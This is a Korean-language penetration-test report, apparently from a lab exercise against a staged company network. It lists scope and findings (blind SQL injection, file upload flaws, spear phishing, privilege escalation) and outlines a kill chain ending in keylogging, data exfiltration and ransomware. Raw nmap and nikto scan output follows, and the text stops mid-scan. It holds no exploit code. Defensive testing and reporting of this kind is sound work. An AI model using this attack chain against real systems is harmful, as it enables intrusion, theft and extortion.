


pfsense blacklist 설정

290 Matched Firewall Log Entries. (Maximum 500) Pause ■

Action	Time	Interface	Source	Destination	Protocol
✖	Mar 6 07:53:38	WAN	172.16.28.140	30.3.10.1	ICMP
✖	Mar 6 07:53:39	WAN	172.16.28.140	30.3.10.1	ICMP
✖	Mar 6 07:53:41	WAN	172.16.28.140	30.3.10.1	ICMP
✖	Mar 6 07:53:42	WAN	172.16.28.140	30.3.10.1	ICMP
✖	Mar 6 07:53:43	WAN	172.16.28.140	30.3.10.1	ICMP


3.3 다중 방어선(Firewall/IPS) 구축



4. 모의해킹

4.1 요약

4.1.1 공격 수행 프로세스



4.1.2 개요 및 점검 범위

구 분	항 목	내 용
점검 대상	외부 웹 서비스	www.better.com
	내부 관리망	내부 IP대역
	핵심 서버	Web, DB server
핵심 타겟	중요 데이터	고객 및 파트너사 데이터
	관리자 자산	내부 관리자 PC 및 관리 시스템
점검 방식	수행 유형	모의 침투 테스트
수행 기간	테스트 기간	2026.03.02. ~ 2026.03.06

본 점검은 외부 공격자가 인터넷 환경에서 접근 가능한 대외 웹 서비스를 시작점으로,
취약점 악용을 통해 내부 관리망 및 핵심 데이터베이스(DB) 자산까지
단계적으로 침투 가능한지를 검증하는 것을 목표로 수행되었다.

4.1.3 핵심 발견 사항

No	주요 발견 사항	영향
F-01	Blind SQL Injection	관리자 계정 탈취 및 DB정보 노출
F-02	File Upload / File Inclusion 취약점	웹 서버 권한 획득
F-03	내부 사용자 보안 취약	스피어 피싱을 통한 내부망 확산
F-04	권한 관리 미흡	SYSTEM 권한 획득

4.1.4 종합 위험도

Risk Level	CRITICAL
영향도	외부 공격자가 웹 서비스 취약점을 시작점으로 관리자 계정 탈취, 관리자 단말기 감염, 내부망 확산을 거쳐 핵심 데이터베이스까지 단계적으로 침투할 수 있음이 확인되었다. 또한 실제 민감 데이터 탈취가 가능하여 즉각적인 보안 조치가 요구된다.

4.2 점검 수행 체계


구분	세부 항목	상세 내용 및 기술적 요건
전략	공격 모델	Cyber Kill-Chain: 단계적 침투 모델 적용
	화이트박스 협업	인프라·시나리오 공유 기반 '정보 공유형' 실효성 검증
대상	인프라 자산	DMZ(Web), 내부망(Admin PC), 핵심 DB 서버 및 네트워크 장비
	공격 벡터	OWASP Top 10(SQLi, XSS 등), 시스템 CVE, 권한 상승 기법
규칙	시스템 가용성 보장	CPU 80% / 응답 300ms 지연 시 즉시 중단
	데이터 무결성	Snapshot 기반 복구 및 실제 데이터 파괴·수정 엄격 금지
	운영 가이드	업무시간(09~18시) 준수 및 범위 외 자산 침투 제한
지표	시나리오 완수	전 단계 킬체인 완수 및 핵심 DB 접근 권한 확보
	보안 공백 식별	방어 기전(WAF/IDS/SOAR) 우회 및 개선 권고안 도출

4.3 모의해킹 시나리오


4.3.1 공격 목표

구 분	목 표
초기 침투	외부 웹 서비스 취약점 기반 내부망 침투 가능성 검증
인증 보안	관리자 계정 탈취 및 인증 우회 가능성 검증
내부 거점 확보	관리자 단말기 감염 및 내부 시스템 장악 가능성 검증
권한 관리	권한 상승 및 시스템 최고 권한 확보 가능성 검증
내부 확산	내부 사용자 감염 및 내부망 확산 가능성 검증
데이터 보안	핵심 DB 접근 및 민감 데이터 탈취 가능성 검증

4.3.2 공격 경로




4.3.3 시나리오


웹 관리자
3-2. 관리자가 게시판에 접속
(.exe) 자동 다운로드 및 실행
게시판
타겟 회사
2-1. SQLi(Blind) 자격 증명 획득
2-2. 악성 페이로드 생성 및 업로드
2-3. 파일처리 취약점
3-1. 악성 스크립트
삽입 (.exe)
3-3. 초기 감염 및 지속성 확보
2-4. 웹 권한 획득 후 권한상승
2-5. Stored XSS 취약점 생성
4. mail계정 탈취: Keylogger
좀비pc1
5-1. 악성 스크립트(.xlsm) 발송
공격자
여러 서버들
1-1. dig, nmap
zone file, 서비스 정보 등
5-2. 구역별 추가 좀비pc 획득
5-3. RDP Shadowing :
관리자 세션 장악 및 DB 접근 확인
1-2. nikto, wafw00f : 취약점 분석
1-3. NSE, nessus : 취약점 상세 분석
취약점 확인
XLS
좀비pc 여러대
6. 데이터 반출
은닉 채널
7. 랜섬웨어 페이로드 투하
공격자 서버
공격자
침해 호스트


4.3.4 시스템 구성

장비	운영체제	주요 패키지 및 서비스
KALI 1	Kali Linux 25.03	nmap, dig, nikto, wafw00f, nessus
KALI 2	Kali Linux 25.03	msfconsole, umbrella, python3
KALI 3	Kali Linux 25.03	ffuf, msfvenom, xfreerdp3
Proxy 서버	Ubuntu 25.04	HAProxy, Keepalived
Web 서버	Ubuntu 25.04	Nginx, PHP 8.4.5
DB 서버	Ubuntu 25.04	MariaDB
DNS 서버	Ubuntu 25.04	BIND9
메일 서버	Rocky-9.5	Postfix, Dovecot
관리자 PC	Windows 10	MS Office 2016, RDP

4.3.5 수행 상세


<table>
<tr><td>구분</td><td colspan="2">내용</td></tr>
<tr><td>1. 내부 도메인 정보 수집</td><td colspan="2">DNS Zone Transfer 취약점을 이용한 인프라 매핑</td></tr>
<tr><td colspan="3"> 
</td></tr>
<tr><td>활용도구</td><td>dig</td><td>DNS 레코드 질의</td></tr>
</table>

확인사항	내부 서버 IP 및 서비스 도메인 리스트 확보
2. 활성 서비스 식별	네트워크 대역별 포트 스캐닝을 통한 공격 표면 분석




활용도구	nmap	TCP SYN 포트 스캔
확인사항		주요 웹 서비스(80, 443) 활성 호스트 및 서비스 식별

활용도구	nmap	TCP SYN 포트 스캔
확인사항		주요 웹 서비스(80, 443) 활성 호스트 및 서비스 식별
3. 상세 취약점 분석		식별된 장치의 포트와 운영체제 정보를 기반으로 구동 중인 소프트웨어의 취약점 존재 여부를 확인



```
|       OSV:BELL-CVE-2025-40778 8.6     https://vulners.com/osv/OSV:BELL-CVE-
2025-40778
|       OSV:BELL-CVE-2025-40776 8.6     https://vulners.com/osv/OSV:BELL-CVE-
2025-40776
|       A6ACD127-C2B4-54CA-B94B-FA9F58C6DBC8    8.6     https://vulners.com/g
ithubexploit/A6ACD127-C2B4-54CA-B94B-FA9F58C6DBC8       *EXPLOIT*
|       OSV:BELL-CVE-2025-8677  7.5     https://vulners.com/osv/OSV:BELL-CVE-
2025-8677
|       OSV:BELL-CVE-2025-40777 7.5     https://vulners.com/osv/OSV:BELL-CVE-
2025-40777
|_      OSV:BELL-CVE-2025-13878 7.5     https://vulners.com/osv/OSV:BELL-CVE-
2025-13878
80/tcp open  http    nginx 1.26.3 (Ubuntu)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| vulners:
|   nginx 1.26.3:
|       NGINX:CVE-2026-1642     8.2     https://vulners.com/nginx/NGINX:CVE-2
026-1642
|       NGINX:CVE-2025-53859    6.3     https://vulners.com/nginx/NGINX:CVE-2
025-53859
|       NGINX:CVE-2024-7347     5.7     https://vulners.com/nginx/NGINX:CVE-2
024-7347
|_      NGINX:CVE-2025-23419    5.3     https://vulners.com/nginx/NGINX:CVE-2
025-23419
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-cookie-flags:
|   /login.php:
|     PHPSESSID:
|_      httponly flag not set
| http-enum:
|   /login.php: Possible admin folder
|_  /uploads/: Potentially interesting folder w/ directory listing
|_http-server-header: nginx/1.26.3 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 125.81 seconds
```

활용도구	nmap	서비스 버전 및 취약점 스캔
확인사항		대상 시스템의 OS 유형 및 보안 취약점 리스트 도출





```
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-04 23:28 KST
Stats: 0:00:52 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.85% done; ETC: 23:29 (0:00:00 remaining)
Nmap scan report for [redacted]
Host is up (0.083s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE        VERSION
22/tcp   open  ssh            OpenSSH 8.7 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:8.7:
|       PACKETSTORM:179290      10.0    https://vulners.com/packetstorm/PACKE
TSTORM:179290   *EXPLOIT*
|       1EEC8894-D2F7-547C-827C-915BE866875C    10.0    https://vulners.com/g
ithubexploit/1EEC8894-D2F7-547C-827C-915BE866875C       *EXPLOIT*
|       PACKETSTORM:173661      9.8     https://vulners.com/packetstorm/PACKE
TSTORM:173661   *EXPLOIT*
|       F0979183-AE88-53B4-86CF-3AF0523F3807    9.8     https://vulners.com/g
ithubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807       *EXPLOIT*
|       CVE-2023-38408  9.8     https://vulners.com/cve/CVE-2023-38408
|       B8190CDB-3EB9-5631-9828-8064A1575B23    9.8     https://vulners.com/g
ithubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23       *EXPLOIT*
|       8FC9C5AB-3968-5F3C-825E-E8DB5379A623    9.8     https://vulners.com/g
ithubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623       *EXPLOIT*
|       8AD01159-548E-546E-AA87-2DE89F3927EC    9.8     https://vulners.com/g
ithubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC       *EXPLOIT*
|       6192C35D-F78B-5C0A-AB8D-9826A79A5320    9.8     https://vulners.com/g
ithubexploit/6192C35D-F78B-5C0A-AB8D-9826A79A5320       *EXPLOIT*
|       33D623F7-98E0-5F75-80FA-81AA666D1340    9.8     https://vulners.com/g
ithubexploit/33D623F7-98E0-5F75-80FA-81AA666D1340       *EXPLOIT*
|       2227729D-6700-5C8F-8930-1EEAFD4B9FF0    9.8     https://vulners.com/g
ithubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9FF0       *EXPLOIT*
|       0221525F-07F5-5790-912D-F4B9E2D1B587    9.8     https://vulners.com/g
ithubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587       *EXPLOIT*
```

활용도구	nmap	배너 그래빙 및 취약점 스크립트 실행
확인사항		대상 시스템의 OS 유형 및 보안 취약점 리스트 도출
4. 웹 애플리케이션 보안 설정 진단		웹 서버의 기본 설정 오류와 노출된 디렉터리 구조를 확인하여 비인가 접근 가능성을 판단

<table>
<tr><td colspan="2"></td><td>

```
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          [redacted]
+ Target Hostname:    www.better.com
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /C=KR/ST=seoul/L=seoul/O=red/OU=security/CN=www.
red.com
                   Ciphers:  TLS_AES_256_GCM_SHA384
                   Issuer:   /C=KR/ST=seoul/L=seoul/O=red/OU=security/CN=www.
red.com
+ Start Time:         2026-03-04 23:27:04 (GMT9)
---------------------------------------------------------------------------
+ Server: nginx/1.26.3 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https:
//developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The site uses TLS and the Strict-Transport-Security HTTP header is not d
efined. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict
